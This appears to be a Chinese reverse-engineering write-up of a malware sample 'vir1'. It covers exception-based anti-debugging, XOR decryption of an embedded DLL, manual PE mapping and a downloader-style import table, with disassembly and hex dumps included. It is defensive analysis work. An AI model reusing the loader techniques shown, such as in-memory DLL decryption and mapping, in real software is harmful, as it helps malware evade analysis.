

vir1

0x01 基础信息

win10 ida x32dbg




```
Detect It Easy v3.03 [Windows 10 Version 2009](x86_64)
文件名: C:/Users/xiao/Desktop/样本分析笔试题/vir1
文件类型: PE32    入口点: 0040cdb8    基址: 00400000
区块: 0004    Time date stamp: 2022-03-09 09:33:19    Size of image: 00061000
扫描: Detect It Easy(DiE)    字节序: LE    模式: 32-bit    架构: I386    类型: GUI
Library     MFC(4.2)[-]                             S ?
Compiler    Microsoft Visual C++(6.0)[msvcrt]       S ?
Linker      Microsoft Linker(6.0*)[GUI32]           S ?
100%    Log(1)    130 毫秒
```



```
BLOCK "StringFileInfo"
{
        BLOCK "080403a8"
        {
                VALUE "CompanyName", "TODO: <公司名>"
                VALUE "FileDescription", "TODO: <文件说明>"
                VALUE "FileVersion", "1.0.0.1"
                VALUE "InternalName", "LsCommDemo.exe"
                VALUE "LegalCopyright", "TODO: (C) <公司名>。 保留所有权利。"
                VALUE "OriginalFilename", "LsCommDemo.exe"
                VALUE "ProductName", "TODO: <产品名>"
                VALUE "ProductVersion", "1.0.0.1"
        }
}
```

0x02 详细分析


运行无界面，动调就在__CxxThrowException循环无法向下运行，考虑是调试器对异常的处理不同，最后换了工具->od，可以调试了，在代码中看到pe标识，猜测是有动态解密pe文件的，



```
76F60DB4  55              push ebp
76F60DB5  FF75 10         push dword ptr ss:[ebp+0x10]
76F60DB8  8B4D 10         mov ecx,dword ptr ss:[ebp+0x10]
76F60DBB  8B6D FC         mov ebp,dword ptr ss:[ebp-0x4]
76F60DBE  E8 8D6B0100     call msvcrt.76F77950
76F60DC3  56              push esi
76F60DC4  57              push edi
76F60DC5  FFD0            call eax                                vir1.0040A1DB
76F60DC7  5F              pop edi                                 0019E534
76F60DC8  5E              pop esi                                 0019E534
76F60DC9  8BDD            mov ebx,ebp
76F60DCB  5D              pop ebp                                 0019E534
76F60DCC  8B4D 10         mov ecx,dword ptr ss:[ebp+0x10]
76F60DCF  55              push ebp
76F60DD0  8BEB            mov ebp,ebx
76F60DD2  81F9 00010000   cmp ecx,0x100
76F60DD8  75 05           jnz short msvcrt.76F60DDF
76F60DDA  B9 02000000     mov ecx,0x2
76F60DDF  51              push ecx
76F60DE0  E8 6B6B0100     call msvcrt.76F77950
76F60DE5  5D              pop ebp                                 0019E534
76F60DE6  59              pop ecx                                 0019E534
76F60DE7  5B              pop ebx                                 0019E534
76F60DE8  C9              leave
76F60DE9  C2 0C00         retn 0xC

地址      HEX 数据                                          ASCII
004120A0 69 61 6C 45 78 63 65 70 74 69 6F 6E 40 40 00 00 ialException@@..
004120B0 A8 F0 40 00 00 00 00 00 2E 50 41 44 00 00 00 00   @......PAD....
004120C0 74 68 69 73 20 6D 65 74 68 6F 72 64 20 69 73 20 this methord is
004120D0 6F 6E 6C 79 20 75 73 65 64 20 66 6F 72 20 4D 61 only used for Ma
004120E0 6E 75 61 6C 51 75 65 72 79 4D 6F 64 65 21 00 00 nualQueryMode!..
004120F0 43 61 6E 27 74 20 75 73 65 20 47 65 74 49 6E 70 Can't use GetInp
00412100 75 74 20 6D 65 74 68 6F 72 64 20 69 6E 20 74 68 ut methord in th
00412110 69 73 20 6D 6F 64 65 21 00 00 00 00 6F 6B 00 00 is mode!....ok..
00412120 43 72 65 61 74 65 54 68 72 65 61 64 20 66 61 69 CreateThread fai
00412130 6C 65 64 2E 00 00 00 00 77 77 77 2E 6A 69 6E 6A led.....www.jinj
00412140 69 6E 2E 63 6F 6D 00 00 00 00 00 00 00 D0 00 00 in.com.......?.
00412150 95 26 00 00 4D 5A 90 00 03 00 00 00 04 00 00 00 ?..MZ?¯...¦...
00412160 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 ÿÿ..?.......@...
00412170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00412180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00412190 10 01 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C ■ƒ..■■?.???L
```


解密出dll调用导出函数

异或解密出dll文件，412154-41f154




```
70
70 loc_40AA70:                             ; DATA XREF: .rdata:stru_410078↓o
70 ;   catch(...) // owned by 40AA60       ; 解密出的dll地址->》eax
70                 mov     eax, [ebp+arg_0]
73                 mov     cl, byte ptr [ebp+arg_8+3]
76                 mov     dl, [eax]
78                 xor     dl, cl
7A                 add     dl, cl
7C                 mov     [eax], dl
7E                 inc     eax
7F                 mov     [ebp+arg_0], eax
82                 mov     eax, offset loc_40AA88
87                 retn
88 ; ---------------------------------------------------------------------------
```

解密出的dll　1000000地址处，文件对齐 内存对齐大小相同，头 区段 分别赋值过去



```
10000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ?¯...¦...ÿÿ..
10000010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?.......@.......
10000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
10000030 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 ............■ƒ..
10000040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ■■?.???L?Th
10000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
10000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
10000070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.......
10000080 E5 8C 83 85 A1 ED ED D6 A1 ED ED D6 A1 ED ED D6 鍖儏№碇№碇№碇
10000090 97 CB E6 D6 A3 ED ED D6 97 CB E9 D6 A3 ED ED D6 椝嬫ｍ碇椝櫛ｍ碇
100000A0 DA F1 E1 D6 A2 ED ED D6 CE F2 E6 D6 A0 ED ED D6 隈嶂㈨碇悟嬷犿碇
100000B0 22 F1 E3 D6 A5 ED ED D6 CE F2 E7 D6 A5 ED ED D6 "胥芝畂治蜱芝畂?
100000C0 CE F2 E9 D6 A3 ED ED D6 A1 ED ED D6 A0 ED ED D6 悟櫛ｍ碇№碇犿碇
100000D0 A1 ED EC D6 65 ED ED D6 62 E2 B0 D6 B0 ED ED D6 №熘e畂謪獍职畂?
100000E0 7B CE F1 D6 A0 ED ED D6 49 F2 E6 D6 AB ED ED D6 {务謟畂谕蜴肢畂?
100000F0 49 F2 E9 D6 A0 ED ED D6 52 69 63 68 A1 ED ED D6 I蜷謟畂諶ich№碇
10000100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
10000110 50 45 00 00 4C 01 04 00 84 B6 D4 61 00 00 00 00 PE..Lƒ¦.劶詀....
```

修复导入表



```
0040A666  .  51              push ecx
0040A667  >  53              push ebx
0040A668  .  FF15 F8E04000   call dword ptr ds:[<&KERNEL32.GetProcAddres
0040A66E  .  8906            mov dword ptr ds:[esi],eax
0040A670  .  8D45 CC         lea eax,dword ptr ss:[ebp-0x34]
0040A673  .  68 30FC4000     push vir1.0040FC30
0040A678  .  50              push eax
0040A679  .  C645 FC 02      mov byte ptr ss:[ebp-0x4],0x2
0040A67D  .  C745 CC 4200    mov dword ptr ss:[ebp-0x34],0x42
0040A684  .  E8 29270000     call <jmp.&MSVCRT._CxxThrowException>
0040A689  .  8B4D E4         mov ecx,dword ptr ss:[ebp-0x1C]
0040A68C  .  8339 00         cmp dword ptr ds:[ecx],0x0
0040A68F  .v 75 11           jnz short vir1.0040A6A2
0040A691  .  40              inc eax
0040A692  .  4B              dec ebx
0040A693  .  48              dec eax
0040A694  .  43              inc ebx
0040A695  .  C745 E8 0000    mov dword ptr ss:[ebp-0x18],0x0
0040A69C  .  B8 CCA64000     mov eax,vir1.0040A6CC
0040A6A1  .  C3              retn
ecx=10008CFC, (ASCII "SetThreadPriority")

地址      HEX 数据                                          ASCII
100086B8  01 00 00 00 01 00 00 00 C8 86 00 10 00 00 00 00  £...£...菕.
100086C8  00 00 00 00 00 00 00 00 00 00 00 00 85 6B 00 10  ............
100086D8  10 88 00 00 00 00 00 00 00 00 00 00 40 8F 00 00  ?.........
100086E8  70 80 00 00 E8 89 00 00 00 00 00 00 00 00 00 00  p..鑹.....
100086F8  C0 90 00 00 48 82 00 00 A0 87 00 00 00 00 00 00  饼..H?.燇...
10008708  00 00 00 00 E8 92 00 00 00 80 00 00 D8 89 00 00  ....鑴...
10008718  00 00 00 00 00 00 00 00 34 93 00 00 38 82 00 00  .........4?.
10008728  44 8A 00 00 00 00 00 00 00 00 00 00 4C 93 00 00  D?.........
10008738  A4 82 00 00 38 89 00 00 00 00 00 00 00 00 00 00  ..8?.....
```

IDA - 1.idb (1) C:\Users\xiao\Desktop\1\1.idb


Function name
strlen
strcat
strcpy
memset
_alloca_probe
type_info::`scalar deleting destructor
operator new(uint)
memcmp
_CxxThrowException
strcmp
_aullshr
_except_handler3
_CRT_INIT(x,x,x)
DllEntryPoint
type_info::~type_info(void)
_initterm
GetIfTable
URLDownloadToFileA

Line 170 of 170

Address	Ordinal	Name	L
1000807C		CreateProcessA	K
10008080		ExpandEnvironmentStringsA	K
10008084		lstrcpyA	K
10008088		FreeLibrary	K
1000808C		GetProcAddress	K
10008090		LoadLibraryA	K
10008094		TerminateThread	K
10008098		ResumeThread	K
1000809C		SetThreadPriority	K
100080A0		GetCurrentThread	K
100080A4		SetPriorityClass	K
100080A8		GetEnvironmentVariableA	K
100080AC		GetShortPathNameA	K
100080B0		DeleteFileA	K
100080B4		GetTickCount	K
100080B8		LocalAlloc	K
100080BC		ReadFile	K
100080C0		HeapAlloc	K
100080C4		GetProcessHeap	K

Line 39 of 179


virtualprotect




```
0040A35B  .  90              nop
0040A35C  .  90              nop
0040A35D  .  90              nop
0040A35E  .  90              nop
0040A35F  >  8B0F            mov ecx,dword ptr ds:[edi]
0040A361  .  33D2            xor edx,edx
0040A363  .  43              inc ebx
0040A364  .  83C6 28         add esi,0x28
0040A367  .  66:8B51 06      mov dx,word ptr ds:[ecx+0x6]
0040A36B  .  3BDA            cmp ebx,edx
0040A36D  .^ 0F8C 4EFFFFFF   jl vir1.0040A2C1
0040A373  >  B8 79A34000     mov eax,vir1.0040A379
0040A378  .  C3              retn
0040A379  .  8B4D F4         mov ecx,dword ptr ss:[ebp-0xC]
0040A37C  .  5F              pop edi                              msvcrt.75710DC7
0040A37D  .  5E              pop esi                              msvcrt.75710DC7
0040A37E  .  64:890D 0000    mov dword ptr fs:[0],ecx
0040A385  .  5B              pop ebx                              msvcrt.75710DC7
0040A386  .  8BE5            mov esp,ebp
0040A388  .  5D              pop ebp                              msvcrt.75710DC7
0040A389  .  C3              retn
0040A38A     90              nop
edx=00000004
ebx=00000004

寄存器 (FPU)
EAX 00000001
ECX 10000110 ASCII "PE"
EDX 00000004
EBX 00000004
ESP 0019ED78
EBP 0019F600
ESI 100002CC
EDI 005C5B78

EIP 0040A36B vir1.0040A36B

C 0  ES 002B 32位 0(FFFFFFFF)
P 1  CS 0023 32位 0(FFFFFFFF)
A 0  SS 002B 32位 0(FFFFFFFF)
Z 0  DS 002B 32位 0(FFFFFFFF)
S 0  FS 0053 32位 2AC000(FFF)
T 0  GS 002B 32位 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (0000

EFL 00000206 (NO,NB,NE,A,NS,PE,G

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0

地址      HEX 数据                                          ASCII
100001F8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
10000208  2E 74 65 78 74 00 00 00 00 10 00 10 00 10 00 00  .text..........
10000218  00 70 00 00 00 10 00 00 00 00 00 00 00 00 00 00  .p..............
10000228  00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00 00  .... ..`.rdata..
10000238  00 80 00 10 00 80 00 00 00 20 00 00 00 80 00 00  ............
10000248  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40  ............@..@
10000258  2E 64 61 74 61 00 00 00 00 A0 00 10 00 A0 00 00  .data....?.?.
10000268  00 20 00 00 00 A0 00 00 00 00 00 00 00 00 00 00  . ...?.........
10000278  00 00 00 00 40 00 00 C0 2E 72 65 6C 6F 63 00 00  ....@..?reloc..
10000288  00 D0 00 10 00 D0 00 00 00 10 00 00 00 C0 00 00  .?.?.....?.
10000298  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42  ............@..B
100002A8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
100002B8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
100002C8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
100002D8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
100002E8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
100002F8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
10000308  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
10000318  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

0019ED78  75710DC7  返回到 msvcrt.75710DC7
0019ED7C  00000000
0019ED80  00AE05B8
0019ED84  0019ED94
0019ED88  0019F5F4
0019ED8C  0019F078
0019ED90  0019F600
0019ED94  0019EDC0
0019ED98  7570AC32  返回到 msvcrt.7570AC32 来自 msvcrt.75710DA0
0019ED9C  0040A2AA  返回到 vir1.0040A2AA 来自 <jmp.&MSVCRT._CxxThrowEx
0019EDA0  0019F5F4
0019EDA4  00000100
0019EDA8  0019EE2C  指向下一个 SEH 记录的指针
0019EDAC  75710DEC  SE处理程序
0019EDB0  D442FE53
0019EDB4  0040FE28  vir1.0040FE28
0019EDB8  0019F5F4
0019EDBC  00000001
0019EDC0  0019EE3C
0019EDC4  7570971C  返回到 msvcrt.7570971C 来自 msvcrt.7570ABE1
0019EDC8  0019F5F4
```

40a363:

获得moduleEntryPoint，获得dll导出函数fuckyou地址，调用fuckyou函数



```
0040AAD4  .  83C4 10         add esp,0x10
0040AAD7  .  85F6            test esi,esi
0040AAD9  .v 74 1D           je short vir1.0040AAF8
0040AADB  .  8B5424 08       mov edx,dword ptr ss:[esp+0x8]       vir1.00458174
0040AADF  .  52              push edx
0040AAE0  .  56              push esi
0040AAE1  .  E8 2AFCFFFF     call vir1.0040A710
0040AAE6  .  83C4 08         add esp,0x8
0040AAE9  .  85C0            test eax,eax
0040AAEB  .v 74 02           je short vir1.0040AAEF
0040AAED  .  FFD0            call eax
0040AAEF  >  56              push esi
0040AAF0  .  E8 5BFDFFFF     call vir1.0040A850
0040AAF5  .  83C4 04         add esp,0x4
0040AAF8  >  5E              pop esi                              0068323B
0040AAF9  .  C3              retn
0040AAFA     90              nop
0040AAFB     90              nop
0040AAFC     90              nop
0040AAFD     90              nop
0040AAFE     90              nop
0040AAFF     90              nop
eax=1000638A

器 (FPU)
1000638A
0019FF60
00000000
00000000
0019FECC
0019FF70
00696BC8
0040CDB8 vir1.<ModuleE
0040AAED vir1.0040AAED

ES 002B 32位 0(FFFFFF
CS 0023 32位 0(FFFFFF
SS 002B 32位 0(FFFFFF
DS 002B 32位 0(FFFFFF
FS 0053 32位 2BB000(F
GS 002B 32位 0(FFFFFF

LastErr ERROR_SUCCESS
00000202 (NO,NB,NE,A,N
empty 0.0
empty 0.0
empty 0.0
empty 0.0
```



```
1000638A     55              push ebp
1000638B     8BEC            mov ebp,esp
1000638D     81EC B0070000   sub esp,0x7B0
10006393     53              push ebx
10006394     56              push esi
10006395     57              push edi                             vir1.<ModuleEntryPo
10006396     FF15 5C820010   call dword ptr ds:[0x1000825C]       user32.GetInputStat
1000639C     33DB            xor ebx,ebx
1000639E     53              push ebx
1000639F     53              push ebx
100063A0     53              push ebx
100063A1     FF15 18810010   call dword ptr ds:[0x10008118]       kernel32.GetCurrent
100063A7     50              push eax
100063A8     FF15 58820010   call dword ptr ds:[0x10008258]       user32.PostThreadMe
100063AE     53              push ebx
100063AF     53              push ebx
100063B0     8D85 3CFFFFFF   lea eax,dword ptr ss:[ebp-0xC4]
100063B6     53              push ebx
100063B7     50              push eax
100063B8     FF15 54820010   call dword ptr ds:[0x10008254]       user32.GetMessageA
100063BE     8B35 E8800010   mov esi,dword ptr ds:[0x100080E8]    kernel32.GetVersion
100063C4     8D85 54FDFFFF   lea eax,dword ptr ss:[ebp-0x2AC]
ebp=0019FF70
```


IDA - 1.idb (1) C:\Users\xiao\Desktop\1\1.idb

Function name
operator delete(void *)
memcpy
_ftol
__CxxFrameHandler
__EH_prolog
strlen
strcat
strcpy
memset
__alloca_probe
type_info::`scalar deleting d
operator new(uint)
memcmp
_CxxThrowException
strcmp

